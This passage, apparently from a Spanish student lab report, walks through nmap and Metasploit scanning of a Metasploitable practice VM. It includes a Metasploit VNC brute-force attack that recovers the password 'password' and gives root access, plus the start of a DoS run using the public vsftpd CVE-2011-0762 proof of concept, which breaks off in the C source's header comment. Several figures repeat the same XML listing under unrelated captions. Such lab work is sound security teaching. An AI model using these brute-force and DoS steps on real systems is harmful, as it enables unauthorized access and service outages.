23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
alumno@Atacante:~$
```

Figura 10: Atacante_nmap_simplescan.

```
alumno@Atacante:~$ cat hosts.txt
192.168.62.189
192.168.62.1
alumno@Atacante:~$ cat hosts2.txt
192.168.61.0/24
metasploitable
192.168.62.1
192.168.62.200-220
alumno@Atacante:~$
```

Figura 11: Atacante_nmapscan_filecomplex.

3.2.2. NMAP con Metasploit

También hemos de [instalar Metasploit](#) para hacer uso de él: . Una vez instalado, con \$ msfconsole inicializamos Metasploit y la base de datos asociada.

A continuación, realizamos un scanner básico de la red, almacenando el contenido en la base de datos interna y exportándolo completo de la misma a un fichero, para así analizarlo:

```
$ db_nmap -v -sV 192.168.62.0/24
$ db_export out_ejercicio1.txt
```

Como muestra la figura 12, se observa que en dicho fichero encontramos el contenido del escaneo. Por un lado, podemos ver información del usuario que ha invocado el Metasploit. Seguidamente, tenemos el apartado que refiere a los hosts y servicios que se han encontrado en la dirección de subred que se le ha pasado al escaneo. Por último, podemos observar que el grueso del fichero son los módulos del Metasploit.

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <MetasploitV5>
3  <generated time="2017-04-23 14:57:16 UTC" user="alumno" project="default" product="framework"/>
4  <hosts>
5  <host>
55  <host>
127 <host>
210 <host>
502 </hosts>
503 <events>
648 <services>
1022 <web_sites>
1023 </web_sites>
1024 <web_pages>
1025 </web_pages>
1026 <web_forms>
1027 </web_forms>
1028 <web_vulns>
1029 </web_vulns>
1030 <module_details>
195904 </MetasploitV5>
195905

```

Figura 12: Atacante_scanner_y_BBDD.

3.2.3. Wireshark: trazas

A continuación mostramos algunas trazas obtenidas tras ejecutar ciertos comandos con NMAP.

- \$ nmap | scan-delay 1000ms -p 20-30 metasploitable. En el host metasploitable se lanza un escaneo de puertos cada segundo a un puerto diferente entre los puertos 20 al 30, como muestra la figura 13. El fin principal de realizar un escaneo de puertos de esta forma es evitar ser detectado por la seguridad que pueda tener la subred.

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <MetasploitV5>
3  <generated time="2017-04-23 14:57:16 UTC" user="alumno" project="default" product="framework"/>
4  <hosts>
5   <host>
55  <host>
127 <host>
210 <host>
502 </hosts>
503 <events>
648 <services>
1022 <web_sites>
1023 </web_sites>
1024 <web_pages>
1025 </web_pages>
1026 <web_forms>
1027 </web_forms>
1028 <web_vulns>
1029 </web_vulns>
1030 <module_details>
195904 </MetasploitV5>
195905

```

Figura 13: Atacante_wireshar_scaneo_delay.

- \$sudo nmap -sS -mtu 24 -p 80 metasploitable 192.168.62.102.
En el hosts metasploitable y en la IP 192.168.62.102 se lanza un escaneo al puerto 80 con el bit SYN activado, como se muestra en la figura 14 Lo que se hace es enviar un paquete SYN, como si se fuera a abrir una conexión real y después se espera una respuesta. Si se recibe un paquete SYN/ACK esto indica que el puerto está abierto, mientras que si se recibe un RST (reset) indica que no hay nada escuchando en el puerto. Si no se recibe ninguna respuesta después de realizar algunas retransmisiones o se recibe un ICMP entonces el puerto se marca como filtrado.

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <MetasploitV5>
3  <generated time="2017-04-23 14:57:16 UTC" user="alumno" project="default" product="framework"/>
4  <hosts>
5   <host>
55  <host>
127 <host>
210 <host>
502 </hosts>
503 <events>
648 <services>
1022 <web_sites>
1023 </web_sites>
1024 <web_pages>
1025 </web_pages>
1026 <web_forms>
1027 </web_forms>
1028 <web_vulns>
1029 </web_vulns>
1030 <module_details>
195904 </MetasploitV5>
195905

```

Figura 14: Atacante_wireshar_scaneo_delay.

3.3. Scripts NMAP

3.3.1. Scripts /usr/share/nmap/scripts

En la instalación de NMAP se crea el directorio `/usr/share/nmap/scripts`, este directorio contiene una lista de scripts implementados por otros usuarios y que están diseñados para ser invocados desde el comando nmap. A continuación se describen algunos:

- `http-git.nse`: Realiza una conexión al puerto 80 de la víctima en busca de un servidor web activo, si el puerto está abierto, se intenta localizar un directorio `.git`. La existencia de este directorio implica que la víctima está realizando un control de versiones, por tanto, el siguiente paso que realiza el script es la búsqueda de coincidencias en *Github*, si se encuentran coincidencias (por un perfil o proyecto público), se muestran un mensaje al usuario con toda la información que se ha podido extraer de la víctima de su repositorio.
- `smb-server-stats.nse`: Este script explota una fallo de *Samba* corriendo sobre sistemas operativos de Windows, esta vulnerabilidad permite que un usuario externo pueda solicitar los datos estadísticos del servicio, recopilando así valiosa información de los archivos que se comparten.
- `ssh2-enum-algos.nse`: Devuelve los algoritmos de cifrado y compresión que tiene implementados la víctima. Esta información puede ser muy útil para reducir considerablemente el tiempo de los ataques por fuerza bruta.
- `dhcp-discover.nse`: Script que recopila información del servidor DHCP de la red, se imprimirá por pantalla al usuario el valor de cada uno de los campos que se obtienen del DHCP (Gateway, máscara de subnet, router, nombre de dominio, etc...). Para el funcionamiento del script no es necesario consumir una dirección IP.

3.3.2. Realización de script básico

Se pueden crear nuevos scripts adaptados a nuestras necesidades, que automaticen tareas habituales, o repetitivas. En la siguiente url <http://nmap.org/book/nse-tutorial.html> se describe la estructura que debe tener el script. Para poner en práctica este apartado, a continuación, incluye el contenido de un script realizado por nosotros, las acciones que realiza son las siguientes:

- Comprobar si el equipo objeto tiene el puerto 80 abierto (el número de puerto se puede cambiar a la hora de ejecutar el comando)
- En el caso de que se cumpla el paso anterior, se entiende que existe un servidor web en el equipo, por tanto, se solicita la página `index.html`, dicha página se crea por defecto en los navegadores web.

- La página web descargada se almacena en un fichero con el mismo nombre *index.html*

Para ejecutar el script, se debe escribir el siguiente comando:

```
$ nmap -p 80 <ip> --script=http-index
```

```
local http = require "http"
local io = require "io"
local shortport = require "shortport"
local stdnse = require "stdnse"

description = [[
Comprobamos si el host remoto tiene el puerto indicado activo
, en ese caso, obtenemos el /index.html y lo almacenamos
en un fichero "index.html"
]]

---
-- @usage
-- nmap -p 80 <ip> --script=http-index
--
--80/tcp open http
--|_http-index: /index.html Obtenido correctamente!
--
-- Version 0.1
-- Created 23/04/2017 - v0.1 - created by R&R_Asociados
--

author = "R&R_Asociados"
license = "Open_License"
categories = {"discovery"})

portrule=shortport.http

action = function( host, port )

local result
local output = stdnse.output_table()
local request_type
path = "/index.html"
```

```
result = http.get(host, port, path)
request_type = "GET"

if ( not(200 <= result.status and result.status < 210) ) then
    output.error = ("ERROR:_Fallo_al_obtener_la_url_%s"):
        format(path)
    return output,output.error
end

local fname = "index.html"
local f = io.open(fname, "w")

if ( not(f) ) then
    output.error = ("ERROR:_Fallo_al_crear/abrir_el_fichero
        _%s"):format(fname)
    return output,output.error
end

io.output(f)
io.write(table.tostring( result ))
f:close()

if ( 200 <= result.status and result.status < 210 ) then
    output.result = ("%s_Obtenido_correctamente!"):format(
        path)
    return output,output.result
end
return
end

-- Transformacion de tipo table en string
function table.val_to_str ( v )
    if "string" == type( v ) then
        string.gsub( v, "\n", "\\\n" )
        if string.match( string.gsub(v,"[^'\\"]",""), '^"+$' )
            then
                return "'" .. v .. "'"
        end
        return '"' .. string.gsub(v,'"','\\\"') .. '"'
    else
        return "table" == type( v ) and table.tostring( v ) or

```

```

        tostring( v )
    end
end

function table.key_to_str ( k )
    if "string" == type( k ) and string.match( k, "^[_%a][_%a%d]*$")
    then
        return k
    else
        return "[" .. table.val_to_str( k ) .. "]"
    end
end

function table.tostring( tbl )
local result, done = {}, {}
for k, v in ipairs( tbl ) do
    table.insert( result, table.val_to_str( v ) )
    done[ k ] = true
end
for k, v in pairs( tbl ) do
    if not done[ k ] then
        table.insert( result,
            table.key_to_str( k ) .. "==" .. table.val_to_str( v ) )
    end
end
return "{" .. table.concat( result, ", " ) .. "}"
end

```

El script contiene un control de errores, por lo que se mostrará uno de los siguientes resultados:

- ”ERROR: Fallo al obtener la url index.html”
- ”ERROR: Fallo al crear/abrir el fichero index.html”
- ”index.html Obtenido correctamente!”

3.3.3. Comando Portscan

Accedemos a la consola de Metasploit con el comando `$msfconsole`, para encontrar las modalidades existentes de Portscan, lanzamos la búsqueda con `$search portscan`, el resultado se puede ver en la figura 15.

1. Para este ejemplo haremos uso de `auxiliary/scanner/portscan/tcp`, para ello, lo seleccionamos ejecutando `$use auxiliary/scanner/portscan/tcp`.

```
msf > search portscan'  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/scanner/http/wordpress_pingback_access	normal		Wordpress Pingback Locator
auxiliary/scanner/natpmp/natpmp_portscan	normal		NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack	normal		TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce	normal		FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn	normal		TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp	normal		TCP Port Scanner
auxiliary/scanner/portscan/xmas	normal		TCP "XMas" Port Scanner
auxiliary/scanner/sap/sap_router_portscanner	normal		SAPRouter Port Scanner

Figura 15: Metasploit Portscan Search

2. Visualizamos los diferentes parámetros de configuración que permite con el comando `$show options`.
3. Ajustamos el número de hilos y la ip de la víctima.
4. Lanzamos el escaneo con el comando `$run`. Se muestra el resultado de la ejecución en la imagen 16.
5. El funcionamiento del comando `portscan` es muy similar al de Nmap, con la ventaja de poder ajustar el número de hilos que queremos dedicar al escaneo.

```
Name      Current Setting  Required  Description
-----
CONCURRENCY 10          yes        The number of concurrent ports to check per host
DELAY        0           yes        The delay between connections, per thread, in milliseconds
JITTER       0           yes        The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS        1-10000     yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS       *           yes        The target address range or CIDR identifier
THREADS      1           yes        The number of concurrent threads
TIMEOUT      1000        yes        The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf auxiliary(tcp) >
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 192.168.62.189:      - 192.168.62.189:23 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:22 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:25 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:21 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:53 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:80 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:111 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:139 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:445 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:514 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:513 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:512 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:1099 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:1524 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:2049 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:2121 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:3306 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:3632 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:5432 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:5900 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:6000 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:6667 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:6697 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:8009 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:8180 - TCP OPEN
[*] 192.168.62.189:      - 192.168.62.189:8787 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Figura 16: Metasploit Portscan

4. Explotar Vulnerabilidades

4.1. Instalación de la interfaz gráfica

Para usuarios que no son expertos en el uso de Metasploit, se recomienda el uso de la interfaz gráfica del programa, que se puede descargar desde el [siguiente enlace](#). La instalación es muy simple en Linux, basta con descargarse el programa, convertirlo en ejecutable (`$ chmod 777 metasploit-latest-linux-x64-installer.run`) y ejecutar el fichero (`.run`). Se abrirá un instalador gráfico intuitivo.

Para hacer uso del programa, abrimos un navegador web y accedemos a la URL que se nos indicó durante la instalación, si no hemos modificado las opciones por defecto, será `https://localhost:3790/`. En la figura 17 podemos ver la apariencia.




Figura 17: Metasploit Gráfico

Será necesario registrarnos para poder hacer uso del programa (figura 18).

Dispondremos de un gran número de opciones para obtener información de la víctima y atacarla (figura 19). El uso de la interfaz es muy cómodo e intuitivo, se pueden

The screenshot shows the 'New User Setup' page of the Metasploit Framework. At the top, there's a navigation bar with 'Home' and 'New User Setup'. Below it, a note says '* denotes required field'. The main form is divided into two sections: 'Login Info' and 'Optional Info & Settings'. In 'Login Info', the 'Username*' field contains 'Cristian', the 'Password*' field contains '*****', and the 'Password confirmation*' field also contains '*****'. In 'Optional Info & Settings', the 'Full name' field contains 'Cristian Roche', the 'Email address' field contains 'cristian.roche@um.es', the 'Organization' field contains 'UMU', and the 'Time zone' dropdown is set to '(GMT+01:00) Madrid'. At the bottom right of the form is a 'Create Account' button.

Figura 18: Metasploit Gráfico Registro

realizar todas las operaciones con "clicks" de ratón, como la selección de la víctima, el ataque a realizar, etc... Para un uso avanzado, uso de scripts y ciertas opciones, es necesario ser un usuario *plus*, hay que pagar.

4.2. Fuerza bruta

A continuación, se muestra un ataque al servicio VNC por *fuerza bruta*. La fuerza bruta, consiste autenticarse usando diferentes contraseñas hasta que se encuentra la correcta, estas contraseñas pueden generarse de forma aleatoria o se puede hacer uso de un *diccionario*.

Un diccionario es un fichero de texto con una lista de contraseñas, estas contraseñas pueden ser de la lista de contraseñas más habituales o puede ser una lista especializada, contraseñas que los fabricantes ponen a sus dispositivos por defecto, bien basada en un algoritmo que ya ha sido descubierto o que todos los dispositivos tengan la misma.

1. Realizamos un escaneo de puertos para verificar que el de VNC está abierto. Con NMAP se ve claramente, indica el nombre de servicio.

```
$ sudo nmap metasploitable
```

2. Accedemos a la consola de Metasploit.




Figura 19: Metasploit Gráfico Opciones

```
$ sudo msfconsole
```

- Realizamos una búsqueda de los módulos relativos a VNC.

```
msf > search vnc
```

- Utilizaremos el módulo *vnc_login*, lo seleccionamos.

```
msf > use auxiliary/scanner/vnc/vnc_login
```

- Fijamos los parámetros del ataque. Figura 20.

- a) Máquina objetivo *metasploitable*.
- b) Número de hilos de ejecución 20.
- c) Velocidad de prueba de credenciales.

```
msf auxiliary(vnc\login) > set RHOSTS metasploitable
msf auxiliary(vnc\login) > set THREADS 20
msf auxiliary(vnc\login) > set BRUTEFORCE_SPEED 1
```

```

msf auxiliary(vnc_login) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf auxiliary(vnc_login) > set THREADS 20
THREADS => 20
msf auxiliary(vnc_login) > set BRUTEFORCE_SPEED 1
BRUTEFORCE_SPEED => 1
msf auxiliary(vnc_login) > run

[*] 192.168.62.189:5900 - 192.168.62.189:5900 - Starting VNC login sweep
[+] 192.168.62.189:5900 - 192.168.62.189:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) >

```

Figura 20: Parámetro ataque VNC.

6. Lanzamos el ataque.

```
msf auxiliary(vnc\login) > run
```

7. Como resultado, se muestra el resultado del ataque y las credenciales en caso de éxito. Como se puede ver en la figura 20, la contraseña de acceso es *password*.
8. Para la conexión al equipo remoto necesitamos un cliente de VNC, podemos instalar *vinagre*, que se encuentra en el repositorio de Ubuntu. Lo iniciamos en el mismo comando.
9. En la ventana que aparece, introducimos el equipo al que nos queremos conectar, en nuestro caso *metasploitable* y pulsamos *Conectar*. Figura 21.
10. Se nos solicitará la contraseña, introducimos la obtenida en el ataque *password* y pulsamos en *Autenticar*. Figura 22.
11. Llegados a este punto ya tendremos establecida una conexión con la víctima vía VNC (Figura 23). Este puede ser un buen ataque para obtener ficheros de la víctima o monitorizar sus actividades.

Aunque en este caso accedemos como usuario root, lo más habitual es que el acceso vía VNC solo esté habilitado para usuarios con un bajo nivel de permisos.




Figura 21: Vinagre.




Figura 22: VNC credenciales acceso.




Figura 23: Conexión VNC.

4.3. Denegación de servicio

Una denegación de servicio (DoS) es un ataque a un sistema o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos.

Los ataques DoS se generan mediante la saturación de los puertos con múltiples flujos de información, haciendo que el servidor se sobrecargue y no pueda seguir prestando su servicio.

En este caso, vamos a hacer una denegación de servicio al servidor ftp de la víctima.

1. Realizamos un escaneo de puertos para verificar que el puerto ftp de la víctima está abierto.

```
$ sudo nmap metasploitable
```

2. Necesitamos obtener un usuario y contraseña para poder acceder al servidor ftp.

Para este paso, podemos hacer uso de la fuerza bruta del apartado anterior o bien conectarnos por telnet a la víctima y observar que ahí tenemos acceso a un usuario y contraseña. Obtenemos el siguiente usuario y contraseña.

```
USER: user  
PASS: user
```

3. Compilamos y ejecutamos el código que va a producir la denegación de servicio, pasándole como parámetros la IP de la víctima, el usuario y la contraseña válidos que hemos obtenido. Este código genera múltiples conexiones ftp a la víctima, además de generar cada vez un buffer de 4096 bytes con basura, pero que el servidor ftp de la víctima tendrá que analizar. Todo ello ocasiona que el servidor ftp de la víctima se colapse y provoque la no conexión de otros usuarios.

```
$ gcc -o vspoc232 vspoc232.c  
$ ./vspoc232 192.168.62.189 21 user user 1
```

En la figura 24 podemos observar cómo han sido necesarias 287 peticiones para ocasionar la denegación de servicio.

```
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
#include <sys/types.h>  
#include <sys/socket.h>  
#include <netinet/in.h>
```

```
#include <netdb.h>

/*
This is code of
http://cxib.net/stuff/vspoc232.c

PoC CVE-2011-0762 ( vsftpd )
Remote Denial of Service

Affected: 2.3.2
Fix: 2.3.4

Author:
Maksymilian Arciemowicz

Use:
./vspoc232 127.0.0.1 21 user pass 1

or read
http://securityreason.com/achievement_securityalert/95
for more information

Example result:
cx@cx64:~$ telnet 172.5.0.129 21
Trying 172.5.0.129...
Connected to 172.5.0.129.
Escape character is '^]'.
500 OOPS: fork
Connection closed by foreign host.

*/
int skip=0;

int sendftp(int stream,char *what){
